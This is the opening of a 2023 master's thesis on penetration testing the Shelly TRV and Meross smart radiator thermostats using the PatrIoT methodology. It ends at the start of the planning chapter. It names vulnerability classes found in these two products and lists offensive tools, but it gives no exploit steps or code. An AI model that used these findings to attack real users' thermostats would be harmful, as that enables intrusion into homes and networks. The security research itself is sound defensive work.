Degree Project in Computer Science and Engineering

Second cycle, 30 credits

Penetration testing of current smart thermostats

Threat modeling and security evaluation of Shelly TRV and Meross Smart Thermostat

ADAM LINDBERG

Stockholm, Sweden, 2023

Penetration testing of current smart thermostats

Threat modeling and security evaluation of Shelly TRV and Meross Smart Thermostat

ADAM LINDBERG

Degree Programme in Computer Science and Engineering
Date: August 25, 2023

Supervisor: Emre Süren
Examiner: Pontus Johnson
School of Electrical Engineering and Computer Science
Swedish title: Penetrationstestning av aktuella smarta termostater
Swedish subtitle: Hotmodellering och säkerhetbedömning av Shelly TRV och Meross Smart Termostat

Abstract

As smart homes become increasingly common and concerns over Internet of Things (IoT) security grow, this study delves into the vulnerabilities of smart thermostats. These devices offer convenience but also comes with increased risk of cyber attacks. This study evaluates the susceptibility of the Shelly Thermostatic Radiator Valve (TRV) and the Meross Smart Thermostat to potential threats across various attack vectors – encompassing firmware, network, radio, and cloud – through penetration testing guided by the PatrIoT methodology.

Findings reveal four unknown vulnerabilities in the Meross Smart Thermostat and two in the Shelly TRV. These vulnerabilities consist of insecure firmware updates, lack of network encryption, exploitable radio communication, and cloud-related gaps. Recommendations aiming at mitigating the found vulnerabilities include implementing secure Wi-Fi access points for both models during setup, and ensuring strong encryption for the Meross Smart Thermostat's radio communication.

The study contributes to an increased awareness of potential security risks associated with these devices, though the extent of vulnerabilities across all smart thermostat models cannot be definitively concluded.

Keywords

IoT penetration testing, Smart thermostat, Ethical hacking, PatrIoT, Cybersecurity

Sammanfattning

I takt med att smarta hem blir allt vanligare och med växande medvetenhet om säkerhet för Internet of Things (IoT), undersöker denna studie potentiella sårbarheter hos smarta termostater. Dessa enheter förenklar användares vardag, men ger också upphov till nya cyberhot. Denna studie granskar Shelly TRV och Meross Smart Thermostat för potentiella hot inom attackvektorerna firmware, nätverk, radio och moln, genom penetreringstestning som vägleds av PatrIoT-metodiken.

Resultatet är fyra upptäckta sårbarheter i Meross-modellen och två i Shelly Thermostatic Radiator Valve (TRV) inklusive osäkra firmware-uppdateringar, brist på nätverkskryptering, utnyttjbar radiokommunikation och molnrelaterade problem. Rekommendationer med syfte att mitigera de upptäckta sårbarheterna inkluderar att implementera säkra Wi-Fi-åtkomstpunkter för båda modellerna under installationen och att säkerställa stark kryptering för Meross Smart Thermostat:s radiokommunikationen.

Studien bidrar till en ökad medvetenhet om potentiella säkerhetsrisker som är förknippade med dessa enheter, även om det inte kan fastställas hur vanligt det är med sårbarheter i smarta termostater.

Nyckelord

IoT penetrationstestning, Smart termostat, Etisk hackning, PatrIoT, Cybersäkerhet

Acknowledgments

I want to express my sincere gratitude to Emre Süren, my thesis supervisor, for his invaluable support and guidance. His expertise played a huge role in making this thesis strong.

I also want to thank Pontus Johnson for not only organizing the ”Ethical Hacking” course, which provided invaluable assistance, but also for being my thesis examiner. Your insights are making this thesis even better.

A big thanks to the NSE Lab and its team for purchasing the smart thermostats for this thesis, and lending me the tools I needed to complete my research.

I am also grateful for the support from my family, friends, and my girlfriend, who believed in me every step of the way.

Lastly, I want to acknowledge the various sources and references that have contributed to shaping my thesis.

Stockholm, August 2023
Adam Lindberg

Contents

List of Figures

List of Tables

List of acronyms and abbreviations

AES	Advanced Encryption Standard
API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
CRC32	Cyclic Redundancy Check 32
CVE	Common Vulnerabilities and Exposures
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
GBL	Gecko Bootloader
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IoT	Internet of Things
IP	Internet Protocol
IPv4	Internet Protocol version 4
LCD	Liquid-Crystal Display
LZMA	Lempel–Ziv–Markov chain Algorithm
MAC	Media Access Control
MCU	Microcontroller Unit
MD5	Message Digest Method 5
MITM	Man-in-the-Middle
MQTT	Message Queuing Telemetry Transport
NTP	Network Time Protocol
PCAP	Packet Capture
RF	Radio Frequency
SSID	Service Set Identifier

TCP	Transmission Control Protocol
TLS	Transport Layer Security
TRV	Thermostatic Radiator Valve
UART	Universal Asynchronous Receiver-Transmitter
URI	Uniform Resource Identifier
USB	Universal Serial Bus
UUID	Universally Unique Identifier
XML	Extensible Markup Language

Chapter 1

Introduction

There has been a rapid increase in the number of smart homes in recent years, with about 258 million homes equipped with smart technology in 2021 [1]. Internet of Things (IoT) devices installed in these homes offer a convenient way to remotely control the home environment through smartphones or voice-activated assistants. However, with the convenience of these devices comes an increased risk of cyber attacks. Over the years, numerous cyber attacks have been reported, ranging from small-scale attacks on individual devices to large-scale attacks on entire systems [2].

Among IoT devices, smart thermostats enable homeowners to control the temperature of their homes remotely, while also conserving energy through features such as adaptive learning and geofencing [3]. With the collection and storage of personal information such as personal schedules and energy patterns, combined with the potential for adversaries to gain control over the temperature settings of smart thermostats, security risks may arise. Compromised devices could lead to increased electricity costs, inconvenience to homeowners, theft of personal information, and potentially, unauthorized access to other devices on the same network.

The global smart thermostat market was valued at nearly USD 4 billion in 2022 and is projected to grow more than three-fold by 2030 [4]. This, coupled with that consumers tend to ignore potential risks with smart devices [5], emphasize the need for research regarding the security of smart thermostats to ensure the protection of personal data and to prevent adversarial usage.

This thesis aims to highlight vulnerabilities in current smart thermostats, focusing on the examination of two tested devices.

This chapter provides a brief background to the area of smart thermostat security, the problem and research question addressed by this study, as well as its purpose and goals. The research methodology used in this study is then motivated, along with the delimitations of the study. Finally, the structure of the thesis is outlined.

1.1 Background

In the context of IoT, the implementation of security mitigation measures serves the primary objective of safeguarding the privacy and confidentiality of users, ensuring the security of associated devices and infrastructures, and maintaining the availability of IoT services [6]. In line with this objective, certain security risks associated with smart thermostats can be identified.

Smart thermostats collect data about users' heating and cooling patterns and their daily routines [3]. This data can potentially be used for malicious purposes by attackers who gain access to it. For instance, by analyzing the data to determine when a user typically leaves for work and returns home, attackers could use this information to plan and execute a burglary [7].

Smart thermostats rely on software and firmware updates [3] that may be susceptible to vulnerabilities that could be exploited by attackers to gain access to the device, as demonstrated in a paper 2014 by Hernandes et.al. on the Nest thermostat [8]. In addition, this may allow an attacker unauthorized access to the users home network, compromising the security of other connected devices.

1.2 Problem

1.2.1 Original Problem and Definition

Although some research has been conducted on the security of smart thermostats [8] [9] [10], the extent to which today's smart thermostats are vulnerable to cyber attacks cannot be sufficiently determined due to several reasons:

1. Lack of a complete picture: The previous research on the security of smart thermostats only evaluated a limited number of devices. Mainly, research has been conducted on the Nest thermostat [8] [9] [10]. This fails to identify vulnerabilities that may be present in other devices.

2. Changes in technology: Smart thermostats have advanced over the past few years, and newer models may have different security features and

vulnerabilities than those evaluated in previous research. The latest paper on security evaluating a smart thermostat was done in 2016 [10].

Based on these problems, the research question is formulated as: ”Are today’s smart thermostats vulnerable to cyber attacks?” For the purpose of this study, ”today’s smart thermostats” is defined as smart thermostats currently available for purchase on the market.

1.3 Purpose

The purpose of this study is to provide insight into the current state of smart thermostat security, expanding on previous research done on security evaluating smart thermostats to provide a more complete and current picture of the security risks associated with smart thermostats. The findings of this study could lead to improvements in the design and implementation of smart thermostats, and help protect users from potential security and privacy risks. Furthermore, this study could contribute to the broader conversation about the security of Internet of Things devices and the need for increased standards and regulations in the industry.

1.4 Goals

This study aims to address the problems proposed in Section 1.2.1 and fulfil the purpose set in Section 1.3. The goals of this study can be compiled into the following list:

1. Identify vulnerabilities that are present in smart thermostats.
2. Evaluate the security of current untested models of smart thermostats to fill the research gap.
3. Suggest countermeasures that manufacturers can take to mitigate found vulnerabilities.

1.5 Research Methodology

The research question can be broken down into two steps:

1. Selection of smart thermostats.

2. Utilizing the PatrIoT methodology, complemented with an iterative penetration testing approach, to identify vulnerabilities or test the devices against a defined baseline to evaluate the security of the selected devices.

The PatrIoT methodology was selected for this study due to its practical and flexible approach. It was designed to optimize the outcomes of vulnerability research for IoT devices conducted by novice researchers. The methodology aims to simplify the process in comparison to previous penetration testing guidelines, which were either overly complex or limited in scope [11].

1.6 Delimitations

The devices tested in this thesis consist of several attack surfaces and features, making a thorough testing of these devices large in scope and time-consuming. For this reason, the following delimitations were made:

- **Selection of thermostats:** To ensure a focused evaluation, this thesis exclusively assess smart thermostats designed specifically for use with radiators. This approach limits the range of device functionalities considered.
- **Attack surface selection:** Initially, the intention was to test all attack surfaces included in the PatrIoT metholodogy. However, due to limited knowledge in hardware, only the firmware, network, radio, and cloud attack surfaces were included to streamline the scope of the thesis. These specific attack surfaces were chosen due to their extensive prior testing at the time of setting the limitations.
- **Black-box approach:** Reversing the devices' firmware posed challenges due to limited knowledge in this area. Automated tools were ineffective in extracting meaningful data, likely because of an unidentified file system. With no access to the firmware source code or the ability to reverse-engineer it, the study used a black-box approach, making it difficult to understand the devices' internal mechanisms.
- **Two smart thermostats:** Originally, three smart thermostats were planned for testing. Due to time constraints, this was reduced to just two devices, which may limit the generalizability of the results of the thesis.

1.7 Thesis Structure

The structure of the thesis is outlined as follows:

- **Chapter 2 - Background:** Provides relevant information about IoT security and an overview of related work.
- **Chapter 3 - Methodology:** Outlines the methodology employed, including the selection of devices for testing, and details the hardware and software utilized throughout the thesis.
- **Chapter 4 - Planning:** Demonstrates the application of the planning stage of the PatrIoT methodology.
- **Chapter 5 - Threat Modeling:** The threat modeling process is conducted.
- **Chapter 6 - Exploitation:** Presents the attempted exploitation of the selected threats.
- **Chapter 7 - Results and Analysis:** Presents the findings of the thesis and engages in a discussion of these.
- **Chapter 8 - Conclusions and Future work:** Provides the conclusions drawn from the study and outlines potential directions for future research.

Chapter 2

Background

Section 2.1 provides basic background details about IoT security. In Section 2.3, different kinds of attacks that can target smart thermostats are discussed. Section 2.4 presents existing research on the topic. In Section 2.5, the study identifies a gap in research and provides reasons for its importance. Finally, Section 2.6 offers a summary of the chapter's content.

2.1 IoT Security

Smart thermostats are part of a larger network of interconnected devices known as the Internet of Things (IoT). These devices, including smart thermostats, pose unique security challenges. IoT devices often collect and transmit sensitive data, making them potential targets for cyberattacks [12] [13]. In the case of smart thermostats, vulnerabilities in their security can lead to unauthorized access [14], data breaches [13], and disruption of their intended functions [15].

Securing IoT devices like smart thermostats is crucial to protect user privacy and prevent potential harm [16]. Ensuring their safety involves safeguarding them against various forms of cyber threats [17]. Because these devices are often connected to the internet and other smart devices, any vulnerability can create a pathway for malicious actors to exploit [18].

2.1.1 MQTT: Lightweight and Efficient Messaging Protocol

One of the main communication protocols that has gained importance in the context of IoT is Message Queuing Telemetry Transport (MQTT) [19]. MQTT is specifically designed to enable efficient and dependable communication among devices, especially those with limited processing capabilities and bandwidth. It operates on a publish-subscribe model, where devices can send messages to specific topics, and other devices can choose to receive updates by subscribing to these topics [20]. This approach not only reduces overhead but also enables real-time communication in settings with limited resources.

In the domain of smart thermostats, MQTT can act as a communication foundation, facilitating the exchange of data between the thermostat and other devices as well as central servers [21]. Through the utilization of MQTT, smart thermostats can share temperature readings, control instructions, and other relevant information with a central hub or a cloud-based system.

While MQTT presents advantages in terms of efficiency and real-time communication, it also introduces security considerations that must be addressed. As MQTT messages traverse networks, they can potentially be intercepted or manipulated by unauthorized entities [22]. This exposes the need for robust encryption, authentication, and authorization mechanisms to ensure the integrity and confidentiality of data exchanged through MQTT [23].

2.1.2 Wi-Fi Connectivity

A key feature of many IoT devices is their use of Wi-Fi connectivity, which enables smooth communication between devices, users, and the cloud [24]. Smart thermostats can utilize Wi-Fi to offer users remote control over temperature settings, energy management, and integration with broader home automation systems [25].

One aspect involved in setting up various smart devices, including smart thermostats, is the implementation of temporary open Wi-Fi access points [9]. These access points serve as a connection between the device and the user's smartphone when initially configuring the device. Manufacturers use this method to simplify the setup process and establish a direct link between the device and the user's chosen network.

However, the presence of open Wi-Fi access points raises a particular security concern. Despite being temporary, these access points can serve as potential entry points for malicious individuals aiming to exploit vulnerabilities and gain unauthorized access to the device. This entry point has been exploited in certain cases to launch attacks, compromising the security and privacy of users' smart devices and personal information [9].

2.2 Penetration Testing

Penetration testing is a method used to check how secure devices, like smart thermostats, are from potential cyber threats. It helps find weak points in these devices that could be exploited by hackers [26]. In the case of IoT devices, like smart thermostats, penetration testing is essential because they connect to the internet and can be vulnerable to various attacks [27].

The main goal of penetration testing is to discover and fix vulnerabilities before attackers can take advantage of them. This involves simulating different kinds of attacks that hackers might try, like trying to access the device without proper authorization or exploiting software bugs [28]. By doing this in a controlled environment, experts can learn about the device's weaknesses and recommend ways to make it more secure.

2.2.1 Attack Surfaces and Threat Models

In the context of penetration testing, it's vital to define attack surfaces – the possible points of vulnerability – and anticipate potential threat models [29] [30].

Attack surfaces represent the pathways through which the security of a system may be compromised. These pathways include vulnerabilities within hardware components, potential flaws in firmware, the potential for unauthorized manipulation of radio communications, vulnerabilities in network interfaces, susceptibilities within exploitable web interfaces, potential risks linked to cloud interactions, and security gaps within mobile applications [11]. Understanding these routes of potential attack is crucial for identifying vulnerabilities.

Threat models play a significant role in the process of searching for vulnerabilities. They involve envisioning scenarios where an adversary could exploit vulnerabilities within these attack surfaces. By considering these scenarios, potential risks associated with various types of attacks can better be assessed [30].

2.3 Types of Attacks on Smart Thermostats

Smart thermostats, like other IoT devices, are susceptible to various forms of attacks that can compromise their security and functionality. These attacks take advantage of vulnerabilities in the device's software or network connections. Understanding these attack types is crucial for comprehending the security challenges associated with smart thermostats:

- **Unauthorized Access:** This attack involves unauthorized individuals gaining access to a smart thermostat's control interface. Attackers might exploit weak passwords or vulnerabilities in the authentication process to gain control over the device [8].
- **Remote Code Execution:** Attackers exploit vulnerabilities in the software of smart thermostats to execute malicious code from a remote location [10]. This can lead to unauthorized control of the thermostat, potentially impacting its temperature settings or accessing sensitive information.
- **Denial of Service (DoS):** In a DoS attack, an attacker overwhelms the smart thermostat with a flood of requests, causing it to become unresponsive or malfunction [12]. This can disrupt its normal functioning and impact user comfort.
- **Eavesdropping:** Attackers intercept communication between the smart thermostat and the controlling application [10]. This can lead to the unauthorized disclosure of sensitive user data, including temperature preferences and usage patterns.
- **Man-in-the-Middle (MITM):** In this attack, an attacker intercepts and alters the communication between the smart thermostat and the remote control application. This can lead to unauthorized control or data manipulation [31].
- **Firmware Tampering:** Attackers may attempt to modify the firmware of the smart thermostat, introducing malicious code or altering its behavior. This can compromise the device's security and potentially lead to broader attacks on the connected home network [32].
- **Physical Attacks:** Smart thermostats could also vulnerable to physical attacks if they are not adequately protected [33]. An attacker gaining physical access to the device might manipulate its settings, extract sensitive data, or perform other malicious actions.
- **Privilege Escalation:** Attackers exploit vulnerabilities to escalate their privileges within the smart thermostat's software environment. This can allow them to access features or data that should be restricted to authorized users only [34].

- **Replay Attacks:** In a replay attack, an attacker intercepts and records legitimate communication between the smart thermostat and the controlling application. The attacker then replays this recorded communication to the thermostat to perform unauthorized actions [35]. This can lead to unauthorized control, data manipulation, or other malicious activities.

2.4 Related Work

Although no specific research has been conducted on smart radiator thermostats, it is worth noting that many manufacturers of smart thermostats also produce smart radiator thermostats with similar features. As a result, the security research conducted on smart thermostats can provide relevant insights for this thesis regarding the potential security risks associated with smart radiator thermostats.

2.4.1 Nest Thermostat Firmware Verification Bypass

In a 2014 publication, Hernandez et al. demonstrated a successful bypass of the firmware verification mechanism employed by the Nest software on a Nest Thermostat [8]. Using a Universal Serial Bus (USB) connection, the authors were able to update the device's firmware, granting them full remote access to any data stored in the device. Moreover, the compromised thermostat could be utilized to launch attacks against other devices within the same network.

2.4.2 Security Assessment on Two Smart Thermostats

In 2015, Burrough and Gill performed a security assessment on Nest Learning Thermostat 2.0 and Honeywell Wi-Fi Thermostat (RTH6580WF). They found that these devices were mostly secure, with two security shortcomings in the Honeywell thermostat. Firstly, they found an attacker was able to register and control the Honeywell thermostat during setup because no secret value or such was included in the box. Secondly, they found that a Man-in-the-Middle (MITM) attack was possible due to the Honeywell thermostat setting up an unencrypted WiFi network, allowing an attacker to gain access to the user's WiFi credentials. [9]

2.4.3 Exploiting Known Vulnerabilities on the Nest Thermostat

Moody and Hunter (2016) employed a ”script kiddy” approach to evaluate the security of the Nest thermostat by testing a previously known vulnerability and assessing other basic attacks against it [10]. While they were unable to successfully exploit the known vulnerability during their testing, Moody and Hunter noted that it is still possible that the vulnerability could be exploited. Additionally, they found that basic attacks were unlikely to succeed without additional social engineering tactics. This study highlights the importance of considering various attack methods, including social engineering, in security assessments of IoT devices such as the Nest thermostat.

2.5 Research Gap and Justification

The investigation into smart thermostat security reveals an important gap that requires attention. Presently, only three studies have examined the security aspects of these devices. Notably, a significant focus of these studies has been on a specific smart thermostat model, namely the Nest thermostat [8] [9] [10].

This research gap is notable as it emphasizes the incomplete nature of our understanding regarding the security of various smart thermostat models, particularly those distinct from the Nest. With the expanding use of smart thermostats in households and their integration into broader interconnected systems, the need to grasp potential security vulnerabilities becomes increasingly apparent.

The objective of this study is to bridge this gap by examining the security of diverse current smart thermostat brands. The ultimate goal is to provide a clearer comprehension of the factors contributing to the security or susceptibility of these devices. This understanding is important not only for the manufacturers of these devices but also to their users. It can aid them in making well-informed decisions to enhance the security of their devices and safeguard the privacy of their residences.

2.6 Summary

This chapter covered IoT security challenges with smart thermostats, emphasizing potential vulnerabilities, unauthorized access risks, and data breaches. The MQTT protocol’s real-time communication benefits were discussed, along with encryption needs. Wi-Fi’s role and security concerns, such as open access points, were outlined. Penetration testing for identifying vulnerabilities was introduced. Various smart thermostat attacks like unauthorized access, remote code execution, and data breaches were explained. The research gap in securing different smart thermostat brands was highlighted.

Chapter 3


Methodology

The PatrIoT methodology [11] will be utilized in this study, complemented with a more iterative penetration testing approach. Section 3.1 provides a brief introduction to PatrIoT, followed by an explanation of the research process and paradigm in Sections 3.2 and 3.3. In Section 3.5, the planning stage of PatrIoT is presented. The threat modeling process is explained in Section 3.6. Additionally, the hardware and software used in this study are presented in Section 3.7. Finally, the validity and reliability of the methodology are discussed in Sections 3.8 and 3.9, respectively.

3.1 PatrIoT

The PatrIoT methodology is an approach to conducting vulnerability research, aimed to fairly novice researchers. It involves four key stages: planning, threat modeling, exploitation, and reporting, each with a set of steps that guide the research process. [11]

In the planning stage, the scope of the research is defined and assets to be tested are identified. The threat modeling stage involves identifying potential threats and attack vectors, and evaluating the severity of each potential vulnerability. In the exploitation stage, identified vulnerabilities are attempted to be exploited, to validate their existence and impact. Finally, in the reporting stage, findings are documented and communicated to relevant stakeholders. Figure 3.1 presents the four stages and the specific steps within each stage.



		Hardware	Firmware	Network	Web	Cloud	Mobile	Radio
Planning	Scoping	Black/Gray/White box & Lab settings & Rules of engagement & NDA						
	Information gathering	OSINT						
		Specifications Visual inspection						Specifications Frequency identification
	Enumeration	Disassembling device Identification of modules	Obtaining firmware Static code analysis	Host discovery Port & version scan	Web page crawling Hidden page discovery	API discovery	App GUI analysis Live traffic capturing	Disassembling device Live traffic capturing
Threat modeling	Attack surface decomposition	Use cases development, Attack surface mapping, Threat classification						
	Vulnerability analysis	Identify potential threats Vulnerability discovery	Reverse engineering Dynamic code analysis	Vulnerability scanning Fuzzing	Vulnerability scanning Vulnerability discovery		Reverse engineering Dynamic code analysis	Fuzzing Vulnerability discovery
		Reuse findings from one surface on another attack surface & Identify the relationships between vulnerabilities & Find ways to chain vulnerabilities & Develop attack paths						
	Risk scoring	(Impact + Coverage + Simplicity*3) / 5						
Exploitation	Known vulnerabilities	Public exploit databases (exploit-db)						
	Exploit development	Manual exploit development						
	Post exploitation	Running post exploitation scripts						
Reporting	Report template	Screenshot & PoC script & Video recordings						
	Vulnerability disclosure	Bug bounty programs						
	CVE	CVE Authorities (e.g., MITRE)						

Figure 3.1: Stages and steps of the PatrIoT methodology [11]

3.2 Research Process

This study will be conducted in accordance with the stages and steps of the PatrIoT methodology, explained in Section 3.1. To complement the PatrIoT methodology, a more iterative penetration testing approach will also be adopted. Consequently, certain portions of the thesis may rely to some extent on later sections.

In the event vulnerabilities are identified before conducting a baseline test following PatrIoT's list of weaknesses and guidelines, certain tests may be omitted. This is because the primary objective of determining if the device is secure against cyber attacks has already been addressed. This approach for an initial broad targeting of attack surfaces is essential, as exclusively using PatrIoT's methodology for testing the same number of attack surfaces would demand substantial time and effort.

However, this approach does have a drawback: if no vulnerabilities are found initially, the scope must be narrowed to ensure adequate time for testing the devices' security according to a defined baseline.

3.3 Research Paradigm

The research paradigm employed in this study is the positivist paradigm, which aims to generate empirical knowledge through the observation and testing of phenomena. The PatrIoT methodology used in this research involves the systematic penetration testing of smart thermostats to identify vulnerabilities and weaknesses.

3.4 Selection of Devices

Table 3.1 displays a selection of smart thermostats available for purchase in Sweden, compiled through an online search. It is important to note that the table does not encompass an exhaustive list of all available smart radiators. For instance, the Nest thermostat[1] by Google, and several other smart thermostats from prominent companies, were omitted from the list. This decision was primarily driven by the fact that these thermostats have already been extensively tested, often by multiple researchers. To contribute novel insights to the scientific research area of IoT testing, the focus was shifted toward evaluating smart thermostats from smaller manufacturers.

Name	Price (in SEK)
Aqara E1 Smart Termostat	614
DANFOSS Radiatortermostat Z-Wave	862
Tado Smart Radiator Thermostat Starter Kit V3+	1099
Bosch Smart Home Radiator Thermostat II	959
Meross Smart Radiator Thermostat Starter Kit	672
Shelly Thermostatic Radiator Valve (TRV)	829

Table 3.1: Compilation of several smart thermostats available for purchase in Sweden.

The criteria for which smart thermostats to select were as follows:

- **Company size:** Preference was given to devices manufactured by smaller companies.
- **Previous research:** Priority was placed on devices that have yet to be subject to scientific research.
- **Budget:** The selected devices were chosen with consideration for their affordability.

[1] https://store.google.com/gb/product/nest_learning_thermostat_3rd_gen

The Shelly TRV and Meross Smart Radiator Thermostat Valve Starter Kit were chosen based on the defined criteria, as presented in the subsequent subsections. Initially, the Tado Smart Radiator Thermostat Starter Kit was included in the selection, and preliminary testing was conducted on this device. However, due to time constraints, it was excluded.

3.4.1 Shelly TRV

Shelly TRV[1] is a smart radiator thermostat manufactured by Allterco Robotics[2]. It does not come with a hub as a bridge between internet and the thermostat, as is the case with the Meross Radiator Thermostat Valve Starter Kit. Instead, the thermostat connects to the user's home Wi-Fi network directly.

3.4.2 Meross Smart Radiator Thermostat Valve Starter Kit

The Meross Smart Thermostat Valve Starter Kit[3] comes with a smart radiator thermostat, and a smart Wi-Fi hub that acts as a bridge between the thermostat and the internet. The hub connects to the user's router using Wi-Fi and communicates with the smart radiator thermostat using the 433 MHz radio frequency.

3.5 Planning

In the initial phase of PatrIoT [11], the study's scope is determined, involving the selection of attack surfaces to be considered. Subsequently, the information gathering step of PatrIoT consists of reviewing documentation and product specifications to identify assets and functionalities associated with each selected device. The enumeration step consists of utilizing active and passive scanning techniques to each attack surface to gather information that is not accessible in the information gathering step. Chapter 4 presents the application of the planning stage of PatrIoT. It is worth noting that the scoping aspect is covered in the introduction chapter and can be found in Section 1.6.

[1] https://www.shelly.cloud/en-se/products/product-overview/shelly-trv

[2] https://www.shelly.cloud/en-se/company/about-shelly

[3] https://www.meross.com/en-gc/smart-thermostat/homekit-thermostat/98

3.6 Threat Modeling

The threat modeling stage involves identifying potential threats and their possible impacts for each attack surface. The threats are then prioritized by calculating their corresponding risk score. Threat modeling can be broken down into attack surface decomposition, vulnerability analysis and risk scoring [11]. In Chapter 5, the template from the public PatrIoT GitHub repository [36] was followed while conducting threat modeling.

3.7 Hardware and Software Used

Section 3.7.1 and 3.7.2 presents lists of hardware and software tools, respectively, used in this thesis. Most software tools were utilized on Kali Linux through a virtual machine. However, specific tools, namely Universal Radio Hacker, MQTT Explorer, and Hex Workshop, were exclusively operated on a Windows computer.

3.7.1 Hardware

- **HackRF One[1]:** A versatile radio device that can receive and transmit radio signals across a broad frequency range from 1 MHz to 6 GHz. It can be used for various purposes, including radio hacking.
- **ALFA AWUS036ACH[2]:** A wireless USB adapter favored in penetration testing for its strong signal reception and ability to support both 2.4GHz and 5GHz frequencies.
- **Shelly TRV[3]:** One of the selected smart thermostats.
- **Meross Smart Radiator Thermostat Valve Starter Kit[4]:** One of the selected smart thermostats.

[1]https://greatscottgadgets.com/hackrf/
[2]https://www.alfa.com.tw/products/awus036ach?variant=36473965871176
[3]https://www.shelly.com/en/products/shop/shelly-trv
[4]https://www.meross.com/en-gc/smart-thermostat/homekit-thermostat/98

3.7.2 Software

- **Kali Linux 2022.3[1]:** A Linux distribution, widely used in the cybersecurity community for conducting penetration testing.
- **VirtualBox[2]:** An x86 and AMD64/Intel64 virtualization software, which served as a tool in this thesis to run Kali Linux.
- **Wireshark[3]:** A tool used to analyze and monitor network traffic for various purposes.
- **Hex Workshop[4]:** A hex editor utilized in this thesis to analyze firmware.
- **Aircrack-ng[5]:** A comprehensive suite of tools used for wireless network auditing and penetration testing.
- **DIRB[6]:** A web content scanner used to discover and search for hidden directories and files on a web server.
- **DirBuster[7]:** A web application security tool utilized to perform directory brute-forcing and enumeration to find hidden files and directories on web servers.
- **Binwalk[8]:** An analysis tool for binary files used for searching, extracting, and analyzing embedded file systems and executable code within firmware images.
- **Bytesweep[9]:** A tool used for IoT firmware security analysis.
- **Firmware Mod Kit[10]:** A toolkit used to extract, modify, and analyze firmware images.

[1]https://www.kali.org/releases/
[2]https://www.virtualbox.org/
[3]https://www.wireshark.org/
[4]http://www.hexworkshop.com/
[5]https://www.aircrack-ng.org/
[6]https://www.kali.org/tools/dirb/
[7]https://www.kali.org/tools/dirbuster/
[8]https://www.kali.org/tools/binwalk/
[9]https://gitlab.com/bytesweep/bytesweep
[10]https://github.com/rampageX/firmware-mod-kit

- **Binary Analysis Next Generation (BANG)**[1]**:** A tool designed for unpacking and analyzing files within binary files like firmware.
- **Telnet**[2]**:** A network protocol used for remote access to a command-line interface on a remote system. It was utilized in this thesis for banner grabbing.
- **Nmap**[3]**:** A network scanning tool used to discover hosts and services on a computer network. It was employed in the thesis for service discovery.
- **Universal Radio Hacker**[4]**:** A software tool for analyzing wireless protocols, reverse engineering unknown protocols, and replaying recorded radio transmissions.
- **MQTT Explorer**[5]**:** A tool used for exploring and testing MQTT brokers and topics. It was employed in the thesis to investigate a previously known vulnerability for the Meross Smart Thermostat.
- **Ghidra**[6]**:** A software reverse engineering framework for analyzing compiled code, useful for firmware analysis and more.
- **CURL**[7]**:** A command-line tool and library for transferring data with URLs. It supports a wide range of protocols and is commonly used for making HTTP requests and retrieving information from web servers.

3.8 Validity of Method

If one or more vulnerabilities are detected and exploited in a specific device, it demonstrates the device's susceptibility to attacks. The reliability of this assessment depends on its reproducibility, and validating the identified vulnerabilities with the manufacturers enhances the credibility of the findings.

However, the absence of vulnerabilities found during a thorough evaluation of a device does not guarantee its invulnerability to attacks. Nonetheless, conducting a comprehensive evaluation using the PatrIoT methodology ensures adherence to widely accepted methodological and security testing

[1] https://github.com/armijnhemel/binaryanalysis-ng
[2] https://linux.die.net/man/1/telnet
[3] https://nmap.org/
[4] https://github.com/jopohl/urh
[5] https://mqtt-explorer.com/
[6] https://ghidra-sre.org/
[7] https://curl.se/

guidelines within the scientific community for security testing, and an absence of discovered vulnerabilities can provide valuable insight into the security of the device.

Furthermore, PatrIoT establishes a baseline that serves as a standard for evaluating the security of devices. If a device is subjected to all security tests listed in PatrIoT's compilation of weaknesses for a specific attack surface and none of them succeed, it can be claimed that the device is secure against such attacks. Although such a claim cannot definitively establish the device's overall security, the study's conclusion would assert that the device meets the security criteria outlined in this baseline.

3.9 Reliability of Method

The quality of security evaluations can be influenced by the researcher's prior experience, which may result in variations in results even if two researchers employ the same methodology. While following established practices, such as those suggested in PatrIoT, can improve reliability, it's challenging to entirely eliminate this inherent weakness.

Chapter 4

Planning

4.1 Information Gathering and Enumeration

This section presents tables that detail the assets and functionalities identified for each selected device, along with an explanation of the methodology used to identify them.

4.1.1 Shelly TRV

4.1.1.1 Hardware

